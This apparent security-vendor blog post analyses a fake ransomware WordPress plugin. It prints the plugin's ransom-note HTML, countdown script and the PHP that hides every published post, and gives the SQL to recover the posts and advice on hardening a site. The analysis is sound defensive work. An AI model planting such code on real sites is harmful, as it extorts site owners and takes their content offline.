




Starting this past Friday we have seen a number of websites showing a fake ransomware infection. Google search results for “**FOR RESTORE SEND 0.1 BITCOIN**” were sitting at 6 last week and increased to 291 at the time of writing this. Upon visiting their website webmasters have been met with an alarming message:




SITE ENCRYPTED

FOR RESTORE SEND 0.1 BITCOIN: 3BkiGYFh6QtjtNCPNNjGwszoqqCka2SDEc

(create file on site /unlock .txt with transaction key inside)

The warning indicated that the website was hit with a ransomware attack. The files were reported to be encrypted and the attackers demanded a ransom payment of 0.1 Bitcoin. While the price of Bitcoin is extremely volatile, at the time of writing this article that would clock in at a whopping \$6,000+ USD



0.1 BTC to USD (0.1 Bitcoin to US Dollar) Exchange Calculator

0.1 Bitcoin × → US Dollar × Convert

How much is 0.1 Bitcoin in US Dollar?

0.1 Bitcoin is 6423.070 US Dollar.

Not a negligible sum of money for an average website owner, to say the least! Before panicking and paying the ransom (or completely re-building their website from scratch) thankfully some website owners hired us to take a look.

Past Cases of Website Ransomware

This would certainly not be our first time seeing websites impacted by ransomware. Typically ransomware affects endpoint devices, sometimes entire businesses and institutions. In fact, as I type this the entire provincial health care system of Newfoundland has been brought to its knees with thousands of delayed surgeries due to a crippling suspected ransomware attack.

Starting at the beginning of 2016 we saw some examples of website files themselves being encrypted by attackers with a ransom being demanded, which we wrote about on our blog at the time. This was pretty short lived, however. Attackers always go after the money to maximise their profits. We can only presume that targeting websites wasn't terribly profitable and was best for them to go after endpoints, businesses and organisations. It's also much more common for website owners to have backups handy, rendering the entire attack moot.

More than Meets the Eye

The clock was ticking on the ransom notification: Seven days, ten hours, 21 minutes and 9 seconds to pay the ransom before the files would be encrypted and irretrievable forever. Tick, tock, tick, tock 🕒

However, when we began our investigation into the website it turned out that nothing was encrypted at all! Normally when ransomware attacks website files the extension is changed to *.lock* or something similar, and the files have been rendered as unreadable, encrypted rubbish. Not so in this example!

So what was causing the frightening warning?

Fake Ransomware Warning Generated by Plugin

The solution to the source was actually quite simple: All we had to do was to query the file structure for the BitCoin account number. That led us to the following file:

```
./wp-content/plugins/directorist/directorist-base.php
```

Sure enough, the ransom warning was completely bogus. Nothing was encrypted at all! It was a simple HTML page generated by this bogus plugin and nothing more. Let's take a look at this code and see what exactly it was doing.

Near the end of that file we can see that the malicious bit is just using some very basic HTML to generate the ransom message:

```
80 <div class="bgimg">
81 <div class="middle">
82 <h1>SITE ENCRYPTED</h1>
83 <hr>
84 <p id="demo"></p>
85
86 <p id="INFO">
87 FOR RESTORE SEND 0.1 BITCOIN: 3BkiGYFh6QtjtNCPNNjGwszoqqCka2SDEc
88 </p>
89 <p id="INFO"><small style="font-size:14px;">
90 (create file on site /unlock.txt with transaction key inside)
91 </small></p>
92 </div>
93 </div>
```

FOR RESTORE SEND 0.1 BITCOIN: 3BkiGYFh6QtjtNCPNNjGwszoqqCka2SDEc

As well as some basic PHP to generate the countdown clock:

```

94 <script>
95 // Set the date we're counting down to
96 var countdownDate = new Date("Nov 20, 2021 00:00:00").getTime();
97
98 // Update the count down every 1 second
99 var x = setInterval(function() {
100
101 // Get today's date and time
102 var now = new Date().getTime();
103
104 // Find the distance between now and the count down date
105 var distance = countdownDate - now;
106
107 // Time calculations for days, hours, minutes and seconds
108 var days = Math.floor(distance / (1000 * 60 * 60 * 24));
109 var hours = Math.floor((distance % (1000 * 60 * 60 * 24)) / (1000 * 60 * 60));
110 var minutes = Math.floor((distance % (1000 * 60 * 60)) / (1000 * 60));
111 var seconds = Math.floor((distance % (1000 * 60)) / 1000);
112
113 // Display the result in an element with id="demo"
114 document.getElementById("demo").innerHTML = days + "d " + hours + "h "
115 + minutes + "m " + seconds + "s ";
116
117 // If the count down is finished, write some text
118 if (distance < 0) {
119     clearInterval(x);
120     document.getElementById("demo").innerHTML = "EXPIRED";
121 }
122 }, 1000);
123 </script>

```

All cases so far have defaulted to November 20th, 2021

The desired date can be edited here to instill more panic into the request. Remember folks, rule number one about online scams like phishing is instilling a sense of *urgency* to the victim!

Removing the Infection

Getting this infection cleared up is easy enough, all we had to do was remove the plugin from the wp-content/plugins directory. However, once we got the main website page back all of their pages and posts were leading to 404 Not Found responses.

The reason for this is the last snippet of the malicious plugin:

```

126 <?php
127 global $wpdb;
128 $wpdb->query("UPDATE $wpdb->posts SET post_status='null' WHERE post_status='publish' ");
129 include(dirname(__FILE__)."/azz_encrypt.php");
130 exit;

```

Here we see a basic SQL command which finds any posts and pages with the “**publish**” status and changes them to “**null**”. All the content was still in the database, just unable to be viewed! This can be reversed with an equally simple SQL command:

```
UPDATE `wp_posts` SET `post_status` = 'publish' WHERE `post_status` = 'null';
```

This will publish any content in the database marked as *null*. If you have other content marked as such, it will re-publish that, but that is certainly better than losing all your website posts and pages.

We also see the plugin including the following file:

```
./wp-content/plugins/directorist/azz_encrypt.php
```

However, so far we haven't seen this file present in any of the infections. It's possible that in other cases of this infection this file could contain functionality to encrypt the files, but so far we haven't found a candidate with it present.

Determining the Source

In checking the access logs for the website it was easy enough to determine the IP address responsible. Our client was located in the southern United States, however we saw quite a few requests from a foreign IP address which was interacting with the directorist plugin using the plugin editor feature of wp-admin. This suggests that the legitimate plugin was already installed on the website and later tampered with by the attackers.

Interestingly, the very first request that we saw from the attacker IP address was from the wp-admin panel, suggesting that they had already established administrator access to the website before they began their shenanigans. Whether they had brute forced the admin password using another IP address or had acquired the already-compromised login from the black market is anybody's guess.

How to Protect your Site

Once the plugin is removed and the nulled content in the database restored then tying up the loose ends is pretty straightforward!

- Review admin users on the site, remove any bogus accounts and update/change all wp-admin passwords
- Secure your wp-admin administrator page
- Change other access point passwords (database, FTP, cPanel, etc)
- Ideally, place your website behind a firewall
- Don't forget about reliable backups! Even if hackers manage to encrypt your whole site, it will be easy to restore it from the latest backup.

We recently published a detailed [article](#) on many of the different options that WordPress website owners have at their disposal to secure their admin page. Be sure to give it a read to make sure your website isn't low hanging fruit for the bad guys! In particular, the *disallow_file_edit* function would have helped prevent this attack!

If you are a website owner and are affected by this attack our remediation analysts can help [remove the infection](#) for you!

UPDATE: While the original point of this article was to mention this new malware infection and not locate its source we mentioned it may have been a compromised admin account. Upon further evaluation it was due to a cross-side request forgery vulnerability in the Directorist plugin which has since been patched. Thank you to Plugin Vulnerabilities for reading and paying close attention to our blog posts. Users of this plugin should update immediately!